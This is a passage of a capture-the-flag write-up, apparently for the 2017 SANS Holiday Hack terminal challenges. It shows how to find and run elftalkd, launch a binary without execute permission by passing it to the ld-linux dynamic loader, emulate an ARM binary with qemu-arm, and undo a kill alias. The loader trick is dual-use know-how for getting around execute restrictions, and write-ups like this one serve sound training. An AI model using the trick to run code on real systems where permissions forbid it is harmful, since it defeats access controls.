
Instead, we can use the "ls" command with the -r switch to recursively list all the files on the system, and use the "grep" command to filter all the output by a search string.



```
elf@5b674678f190:~$ ls -R / 2>/dev/null | grep elftalkd -B1
/run/elftalk/bin:
elftalkd
elf@5b674678f190:~$
```

note that the "-B" switch of grep will return n lines BEFORE the located string. In this way it will include the directory where the file was found (provided by ls).

We run the binary by providing the full path of the executable.




```
elf@5b674678f190:~$ /run/elftalk/bin/elftalkd

        Running in interactive mode

        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...


--== Initialization Complete ==--

      _  __ _        _ _        _
     | |/ _| |      | | |      | |
  ___| | |_| |_ __ _| | | ____| |
 / _ \ |  _| __/ _` | | |/ / _` |
|  __/ | | | || (_| | |   < (_| |
 \___|_|_|  \__\__,_|_|_|\_\__,_|

-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC

Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...

elf@5b674678f190:~$
```

Success!

For completing this task, we are rewarded with the Conveyer tool to help us with the snowball challenges.


Cryokinetic Magic



~~~
                     ___|
                    / __`.     .-"""-.
              .-""-| |  `.`.  / .---. \
             / .--. \ \___\ \/ /____| |
            / /    \ `-.-;-(`_)_____.-'._
           ; ;      `.-" "-:_,(o:==..`-. '.       .-"-,
           | |      /       \/       `\ `. \     / .-. \
           \ \     |         Y    __...\  \ \   / /   \/
     /\     | |    | .--""--.| .-'       \  '.`---' /
     \ \   / /     |`        \'   _...--.;   '---'`
      \ '-' / jgs /_..---.._ \ .'\\_     `.
       `--'`     .'    (_)  `'/   (_)    /
                 `._       _.'|         .'
                    ```````    '-...--'`

My name is Holly Evergreen, and I have a conundrum.
I broke the candy cane striper, and I'm near throwing a tantrum.
Assembly lines have stopped since the elves can't get their candy cane fix.
We hope you can start the striper once again, with your vast bag of tricks.

Run the CandyCaneStriper executable to complete this challenge.
elf@2e6f4511405c:~$
~~~

Holly Evergreen is in need of assistance. The candy cane striper process has stopped and we are tasked with getting it up and running again.

Running the CandyCaneStriper binary results in a permission denied error. Listing the permissions of the file, we see that the execution bits are set to off, and the binary is owned by the user and group, root.
Looking at our own user and group memberships, we see that we belong to the elf group.
Additionally, examing the “chmod” binary, we see that it is an empty file




```
elf@a5e3dc4ce7a3:~$ file ./CandyCaneStriper
./CandyCaneStriper: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib6
4/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=bfe4ffd88f30e6970feb7e3341ddbe579e9ab4b3, stripped
elf@a5e3dc4ce7a3:~$ ./CandyCaneStriper
bash: ./CandyCaneStriper: Permission denied
elf@a5e3dc4ce7a3:~$ ls -l
total 48
-rw-r--r-- 1 root root 45224 Dec 15 19:59 CandyCaneStriper
elf@a5e3dc4ce7a3:~$ whoami && groups
elf
elf
elf@a5e3dc4ce7a3:~$ which chmod
/bin/chmod
elf@a5e3dc4ce7a3:~$ file /bin/chmod
/bin/chmod: empty
elf@a5e3dc4ce7a3:~$
```

We’ll need a way to execute this binary without changing the permission bits.


Looking at the output of the previous file command, we see that the binary is dynamically linked with the interpreter at /lib64/ld-linux-x86-64.so.2

This means that when this binary is (normally) run, the kernel passes control to ld-linux-x86-64.so.2 which loads the shared libraries that the program needs to function. After that, ld-linux-x86-64.so.2 then passes control over to the application.

ld-linux-x86-64.so.2 is an executable, and looking at it's man page[1] (man 8 ld-linux.so), we can see that this file can accept a program as an argument.



```
elf@cfad53574a97:~$ ls -l /lib64/ld-linux-x86-64.so.2
lrwxrwxrwx 1 root root 32 Jun 16  2017 /lib64/ld-linux-x86-64.so.2 -> /lib/x86_64-linux-gnu/ld-
elf@cfad53574a97:~$
```



NAME

ld.so, ld-linux.so* - dynamic linker/loader

SYNOPSIS


The dynamic linker can be run either indirectly by running some dynamically linked program or library (in which case no command-line options to the dynamic linker can be passed and, in the ELF case, the dynamic linker which is stored in the **.interp** section of the program is executed) or directly by running:

*/lib/ld-linux.so.** [OPTIONS] [PROGRAM [ARGUMENTS]]

DESCRIPTION

The programs **ld.so** and **ld-linux.so*** find and load the shared libraries needed by a program, prepare the program to run, and then run it.

We supply our binary, CandyCaneStriper to ld-linux-x86-64.so.2 as an argument and...




```
elf@cfad53574a97:~$ /lib64/ld-linux-x86-64.so.2 ./CandyCaneStriper
                   _'''_
                 .'\\ //`,
                /\\.'``'.=",
               / \/     ;==|
              /\\/    .'\`,`
             / \/     `""`
            /\\/
           /\\/
          /\ /
         /\\/
        /`\/
        \\/
         `


The candy cane striping machine is up and running!
elf@cfad53574a97:~$
```

The CandyCaneStriper is run!
For completing this task, we are rewarded with the Thermite tool to help us with the snowball challenges

[1] https://www.systutorials.com/docs/linux/man/8-ld-linux.so/


There's snow place like home



```
                        ________
                     .-"""""-.._`.         _,##
              _..__ |.-"""-.|  |   _,##'`-._
             (_____)||_____||  |_,##'`-._,##'`
             _|   |.;-""-.  |  |#'`-._,##'`
          _.;_ `--' `\    \ |.'`\._,##'`
         /.-.\ `\     |.-";.`_, |##'`
         |\__/   | _..;__  |'-' /
         '.____.'_.-`)\--' /'-'`
          //||\\(_.-'_,'-'`
        (`-...-')_,##'`
    jgs _,##`-..,-;##`
      _,##'`-._,##'`
    _,##'`-._,##'`
      `-._,##'`

My name is Pepper Minstix, and I need your help with my plight.
I've crashed the Christmas toy train, for which I am quite contrite.
I should not have interfered, hacking it was foolish in hindsight.
If you can get it running again, I will reward you with a gift of delight.


total 444
-rwxr-xr-x 1 root root 454636 Dec  7 18:43 trainstartup
elf@928fe450b694:~$
```


Pepper Minstix needs help running his trainstartup binary

Attempting to run the file gives us an error: "cannot execute bniary file: Exec format error". Running the "file" command, we see that it's built for the ARM architecture, while our host is amd64. To be able to run this binary, we need a way to emulate it's environment.




```
elf@ff636609c71f:~$ ./trainstartup
bash: ./trainstartup: cannot execute binary file: Exec format error
elf@ff636609c71f:~$ file ./trainstartup
./trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, for GNU/Linux
 3.2.0, BuildID[sha1]=005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
elf@ff636609c71f:~$ uname -a
Linux ff636609c71f 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 x86_64 x86_64 GNU/Linux
```

Fortunately, on this host, qemu is available. Qemu is the "Quick EMUlator" designed to perform hardware virtualization which is exactly what we need. Looking at the available qemu binaries, we see that we have available to us multiple architectures that we can emulate. To help out Pepper, we'll need to run the binary in an ARM environment. the qemu-arm binary should help us with just that.




```
elf@8e1d20a4960f:~$ qemu-
qemu-aarch64     qemu-cris        qemu-microblazeel qemu-mipsel      qemu-ppc         qemu-sh4         qemu-sparc64
qemu-alpha       qemu-i386        qemu-mips         qemu-mipsn32     qemu-ppc64       qemu-sh4eb       qemu-unicore32
qemu-arm         qemu-m68k        qemu-mips64       qemu-mipsn32el   qemu-ppc64abi32  qemu-sparc       qemu-x86_64
qemu-armeb       qemu-microblaze  qemu-mips64el     qemu-or32        qemu-s390x       qemu-sparc32plus
```



```
    Merry Christmas
    Merry Christmas

You did it! Thank you!

elf@80566e386a65:~$
```

Hurray!
For completing this task, we are rewarded with the Jam tool to help us with the snowball challenges


Winconceivable: The Cliffs of Winsanity



```
                 ___,@
                /  <
           ,_  /    \  _,
     ?     \`/______\`/
  ,_(_).  |; (e  e) ;|
   \___ \ \/\   7  /\/    _\8/_
       \/\   \'=='/      | /| /|
        \ \___)--(_______|//|//|
         \___  ()  _____/|/_|/_|
            /  ()  \    `----'
           /   ()   \
          '-.______.-'
  jgs   _     |_||_|    _
       (@____) || (____@)
        \______||______/


My name is Sparkle Redberry, and I need your help.
My server is atwist, and I fear I may yelp.
Help me kill the troublesome process gone awry.
I will return the favor with a gift before nigh.


Kill the "santaslittlehelperd" process to complete this challenge.
elf@cb04d612e4ff:~$
```


Sparkle Redberry has come to us with a problem. The santaslittlehelperd process has gone awry and he is unable to stop the process. Let's see what we can do

We get a list of all the process with the "ps" command and note the process ID (or PID) of the rogue process. We then use the "kill" command and supply it the process ID and the process should stop.



```
elf@bcae415fd9af:~$ ps aux | grep santaslittlehelperd -z
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.0  0.0  18028  2828 pts/0    Ss   23:10   0:00 /bin/bash /sbin/init
elf          8  0.0  0.0   4224   664 pts/0    S    23:10   0:00 /usr/bin/santaslittlehelperd
elf         11  0.0  0.0  13528  6384 pts/0    S    23:10   0:00 /sbin/kworker
elf         12  0.0  0.0  18248  3288 pts/0    S    23:10   0:00 /bin/bash
elf         18  0.1  0.1  71468 26516 pts/0    S    23:10   0:01 /sbin/kworker
elf        754  0.0  0.0  34424  2812 pts/0    R+   23:21   0:00 ps aux
elf        755  0.0  0.0  18248   488 pts/0    R+   23:21   0:00 /bin/bash
elf@bcae415fd9af:~$ kill 8
elf@bcae415fd9af:~$ ps aux | grep santaslittlehelperd -z
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.0  0.0  18028  2828 pts/0    Ss   23:10   0:00 /bin/bash /sbin/init
elf          8  0.0  0.0   4224   664 pts/0    S    23:10   0:00 /usr/bin/santaslittlehelperd
elf         11  0.0  0.0  13528  6384 pts/0    S    23:10   0:00 /sbin/kworker
elf         12  0.0  0.0  18248  3288 pts/0    S    23:10   0:00 /bin/bash
elf         18  0.1  0.1  71468 26516 pts/0    S    23:10   0:01 /sbin/kworker
elf        773  0.0  0.0  34424  2900 pts/0    R+   23:21   0:00 ps aux
elf        774  0.0  0.0  11284   972 pts/0    S+   23:21   0:00 grep --color=auto santaslittlehelperd -z
elf@bcae415fd9af:~$
```

However, the kill command does not seem to have any effect. Examining the "kill" binary with the "file" command does not work as "file" is not installed on the system.




```
elf@bcae415fd9af:~$ which kill
/bin/kill
elf@bcae415fd9af:~$ file /bin/kill
bash: file: command not found
elf@bcae415fd9af:~$
```

The “alias” command can be used to show if an alias is being used to bind commands to user-defined names. Running the alias command shows us what the problem is. All our kill commands have been aliased to “True”, which does nothing.

The alias is removed with the unalias command and kill is run again.


This time, the process no longer shows up in the process listing. Mission Accomplished!



```
